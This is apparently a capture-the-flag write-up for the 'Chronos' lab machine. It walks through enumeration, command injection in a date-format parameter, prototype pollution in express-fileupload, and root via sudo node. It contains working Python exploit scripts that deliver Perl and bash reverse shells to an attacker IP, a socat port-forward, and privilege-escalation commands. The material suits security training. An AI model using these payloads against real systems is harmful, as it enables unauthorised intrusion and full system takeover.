

Chronos - Official Writeup | Alienum

Port Scan




- open ports : 22, 80, 8000


Enumeration | Port 80



- index.html sends GET request to chronos.local:8000
- add chronos.local to /etc/hosts




- now the requests works



Analyzing the Requests

- User-Agent : Chronos
- URL : http://chronos.local:8000/date?format=4ugYDuAkScCG5gMcZjEN3mALyG1dD5ZYsiCfWvQ2w9anYGyL



Base58 Decoder

Remote Code Execution


- The **date?format=** is vulnerable to RCE

Python Script

- Note : some commands or payloads not working because there is command restriction

```
import requests
import base58

payload = ";perl -e 'use Socket;$i=\"10.0.2.254\";$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobyname(\"tcp\"));if(connect(S,sockaddr_in($p,inet_aton($i))))
{open(STDIN,\">&S\");open(STDOUT,\">&S\");open(STDERR,\">&S\");exec(\"/bin/sh -i\");};'"
encoded_payload =  base58.b58encode(payload.encode('utf-8'))

url = "http://chronos.local:8000/date?format="+encoded_payload.decode()

headers = {

    "User-Agent" : "Chronos"
}

response = requests.get(url, headers=headers, verify=False)
print(response.status_code)
print(response.text)
print('[+] Check your listener')
```


Reverse Shell - Proof



User

Enumeration


```
ss -an
```



- found one service that running at 127.0.0.1:8080

Further enumeration

- the location of the source code of the service is /opt/chronos-v2



- check the /opt/chronos-v2/backend/server.js

- check the /opt/chronos-v2/backend/package.json

Prototype Pollution - express-fileupload

Vulnerability DB › npm › express-fileupload

Prototype Pollution

Affecting express-fileupload package, versions <1.1.10

Report new vulnerabilities

Do your applications use this vulnerable package?

Types of attacks

There are a few methods by which Prototype Pollution can be manipulated:

TYPE	ORIGIN	SHORT DESCRIPTION
Denial of service (DoS)	Client	This is the most likely attack. DoS occurs when `Object` holds generic functions that are implicitly called for various operations (for example, `toString` and `valueOf`). The attacker pollutes `Object.prototype.someattr` and alters its state to an unexpected value such as `Int` or `Object`. In this case, the code fails and is likely to cause a denial of service. **For example:** if an attacker pollutes `Object.prototype.toString` by defining it as an integer, if the codebase at any point was reliant on `someobject.toString()` it would fail.
Remote Code Execution	Client	Remote code execution is generally only possible in cases where the codebase evaluates a specific attribute of an object, and then executes that evaluation. **For example:** `eval(someobject.someattr)`. In this case, if the attacker pollutes `Object.prototype.someattr` they are likely to be able to leverage this in order to execute code.
Property Injection	Client	The attacker pollutes properties that the codebase relies on for their informative value, including security properties such as cookies or tokens. **For example:** if a codebase checks privileges for `someuser.isAdmin`, then when the attacker pollutes `Object.prototype.isAdmin` and sets it to equal `true`, they can then achieve admin privileges.

check this amazing article : simple-remote-code-execution-on-ejs-web-applications-with-express-fileupload


Port Forwarding

```
socat TCP-LISTEN:8082,fork TCP:127.0.0.1:8080
```

Python Script

```python
import requests

### commands to run on victim machine
cmd = 'bash -c "bash -i &> /dev/tcp/10.0.2.254/5555 0>&1"'

print("Starting Attack...")
### pollute
requests.post('http://chronos.local:8082', files = {'__proto__.outputFunctionName': (
    None, f"x;console.log(1);process.mainModule.require('child_process').exec('{cmd}');x")})

### execute command
requests.get('http://chronos.local:8082')
print("Finished!")
```

Proof - Reverse Shell



Root

```
imera@chronos:~$ sudo -l
sudo -l
Matching Defaults entries for imera on chronos:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User imera may run the following commands on chronos:
    (ALL) NOPASSWD: /usr/local/bin/npm *
    (ALL) NOPASSWD: /usr/local/bin/node *
imera@chronos:~$
```

GTFOBins

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo node -e 'child_process.spawn("/bin/sh", {stdio: [0, 1, 2]})'
```

```
sudo /usr/local/bin/node -e 'child_process.spawn("/bin/sh", {stdio: [0, 1, 2]})'
```

Rooted - Proof

```
imera@chronos:~$ sudo -l
sudo -l
Matching Defaults entries for imera on chronos:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User imera may run the following commands on chronos:
    (ALL) NOPASSWD: /usr/local/bin/npm *
    (ALL) NOPASSWD: /usr/local/bin/node *
imera@chronos:~$ sudo /usr/local/bin/node -e 'child_process.spawn("/bin/sh", {stdio: [0, 1, 2]})'
dio: [0, 1, 2]})'in/node -e 'child_process.spawn("/bin/sh", {std

id
uid=0(root) gid=0(root) groups=0(root)
/usr/bin/script -qc /bin/bash /dev/null
root@chronos:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@chronos:~#
```